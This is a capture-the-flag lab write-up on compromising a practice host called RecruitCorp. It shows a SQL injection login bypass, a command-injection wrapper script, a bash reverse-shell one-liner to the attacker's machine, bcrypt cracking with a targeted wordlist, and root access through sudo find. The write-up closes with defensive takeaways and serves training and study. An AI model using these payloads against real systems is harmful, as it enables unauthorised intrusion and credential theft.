The framing is a promotion assessment: Hadron Security hands you a solo engagement against RecruitCorp, a small recruiting firm with a public-facing portal. Compromise the host, grab the flags, prove you’re ready for the Penetration Tester title.
Recon
The usual opening move, a full service scan.
❯ nmap -sV -sC 10.128.137.69PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.1680/tcp open http Apache httpd 2.4.58 ((Ubuntu))| http-robots.txt: 1 disallowed entry|_/admin/|_http-title: RecruitCorp - Careers Portal139/tcp open netbios-ssn Samba smbd 4445/tcp open netbios-ssn Samba smbd 4Service Info: OS: LinuxSSH, an Apache “Careers Portal”, and Samba. The careers site itself is a brochure with nothing to grab, but nmap already leaked the interesting bit: robots.txt disallows /admin/. Telling a crawler to stay out is telling an attacker exactly where to look.
Breaking into /admin: SQL injection
/admin/ is an “Internal admin portal” login. Before anything clever, the oldest test in the book, a single quote in the username to see if the login builds its query by string concatenation. It does, so the classic always-true predicate walks straight past authentication:
' or 1=1 --
That lands us in the RecruitCorp admin console, authenticated as admin:

The admin console points the way
The console’s one real feature is a User Lookup that fetches a record by numeric ID. Walking the IDs is a quick enumeration. id=1 is the admin account we’re already riding:


Keep walking and id=7 is the one that matters, a service account whose notes hand us the next target outright:
NOTE
The notes field is the whole hint. sysmaint’s record says its job is /admin/sysmaint-checks/ping.php. A maintenance endpoint that “pings” a host is a command-execution smell before we’ve even opened it.
Command injection in ping.php
The endpoint takes a host parameter and runs a ping against it:

Real ping output means the value reaches a shell. If there’s no sanitisation, a newline (%0a) ends the ping line and starts a second command. Testing with whoami:
http://10.128.137.69/admin/sysmaint-checks/ping.php?host=127.0.0.1%0awhoami--- 127.0.0.1 ping statistics ---1 packets transmitted, 1 received, 0% packet loss, time 0msrtt min/avg/max/mdev = 0.024/0.024/0.024/0.000 mswww-datawww-data printed after the ping stats, that’s RCE. Rather than fight the browser for every command, I wrapped it in a tiny interactive shell that injects each command and trims the ping noise off the response:
import requests
URL = "http://10.128.137.69/admin/sysmaint-checks/ping.php"
s = requests.Session()s.cookies.set("PHPSESSID", "████████████████████████")
def run(cmd):    r = s.get(URL, params={"host": f"127.0.0.1;{cmd}"})    _, sep, after = r.text.partition("mdev = ")    if sep:        return after.split("\n", 1)[1].strip() if "\n" in after else ""    return r.text.strip()
while True:    cmd = input("$ ")    if cmd.strip() in ("exit", "quit"):        break    print(run(cmd))
Handy, but a proper reverse shell is quicker to work in, so I used the script once to fire one:
❯ nc -lvnp 4444 # on my box# injected via the endpoint:bash -c 'bash -i >& /dev/tcp/<my-ip>/4444 0>&1'Then upgraded the dumb shell to a real PTY:
python3 -c 'import pty; pty.spawn("/bin/bash")'stty raw -echo; fgexport TERM=xtermLooting: a bcrypt hash in db.conf
A short poke around the webroot turns up the application’s database config, which someone helpfully “pulled out of source control”:
# RecruitCorp application database config# Pulled out of source control - DO NOT COMMIT.db_host=localhostdb_name=recruitcorpdb_user=jforddb_pass_hash=$2b$10$████████████████████████████████████████████████████db_engine=sqlite3A bcrypt hash ($2b$) for a real user, jford, who isn’t in the admin user-lookup table. CrackStation has nothing, so it’s straight to hashcat in mode 3200:
❯ hashcat -m 3200 hash.txt ~/thm/wordlists/rockyou.txt -o output.txtbcrypt is deliberately slow, and rockyou grinds with no result. This is the point where the box wants you to stop brute-forcing blindly and start thinking about who jford is.
Cracking with a targeted wordlist
I tried to find other foothold but it seems the hash is the only anchor, so I built a targeted wordlist instead of a generic one. The careers site gives up some keyword material (company, seasons, location, the surname), and psudohash mangles those into realistic password mutations:
RecruitCorp Spring Summer Singapore Ford 2026 2019❯ python3 psudohash.py -w RecruitCorp,Singapore,Spring,Summer,Ford -y 2026,2019 -cpa# ~2 GB of candidates, ~19 h estimated against bcryptTwo gigabytes of candidates is a ~19-hour crack against bcrypt, unworkable. This is a CTF, so the password is probably simple; the win is trimming the keyword set and padding hard rather than throwing everything at it:
❯ python3 psudohash.py -w RecruitCorp,Spring -y 2026,2019 -ap '!,@,$' -cpa -cpo-cpo keeps the common-padding-only set (no thousand-variant padding), which drops the estimate to a manageable ~16 minutes:
❯ hashcat -m 3200 hash.txt generated_wordlist.txt -o output.txt$2b$10$████... : ████████████The password works over SSH:
❯ ssh jford@10.128.137.69jford@recruitcorp:~$ cat user.txtTHM{████████████████████████████████}First flag. 🚩
jford → root via sudo find
Standard first move as a new user, check what sudo allows:
jford@recruitcorp:/$ sudo -lUser jford may run the following commands on recruitcorp: (root) NOPASSWD: /usr/bin/findfind runs as root with no password, and find is a classic GTFOBins entry: -exec can spawn a shell, which inherits root:
jford@recruitcorp:/$ sudo find . -exec /bin/sh \; -quit# whoamiroot# cat /root/flag.txtTHM{████████████████████████████████}Root, second flag, promotion earned. 🚩
Takeaways
-
robots.txtis a treasure map. Disallowing/admin/doesn’t hide it, it advertises it. Anything you don’t want found shouldn’t be reachable, not merely un-listed. -
One quote still ends careers. A raw-concatenated login fell to
' or 1=1 --. Parameterised queries make this class of bug simply not exist. -
A “ping” box is a shell in disguise. User input reaching a system command with no sanitisation is RCE.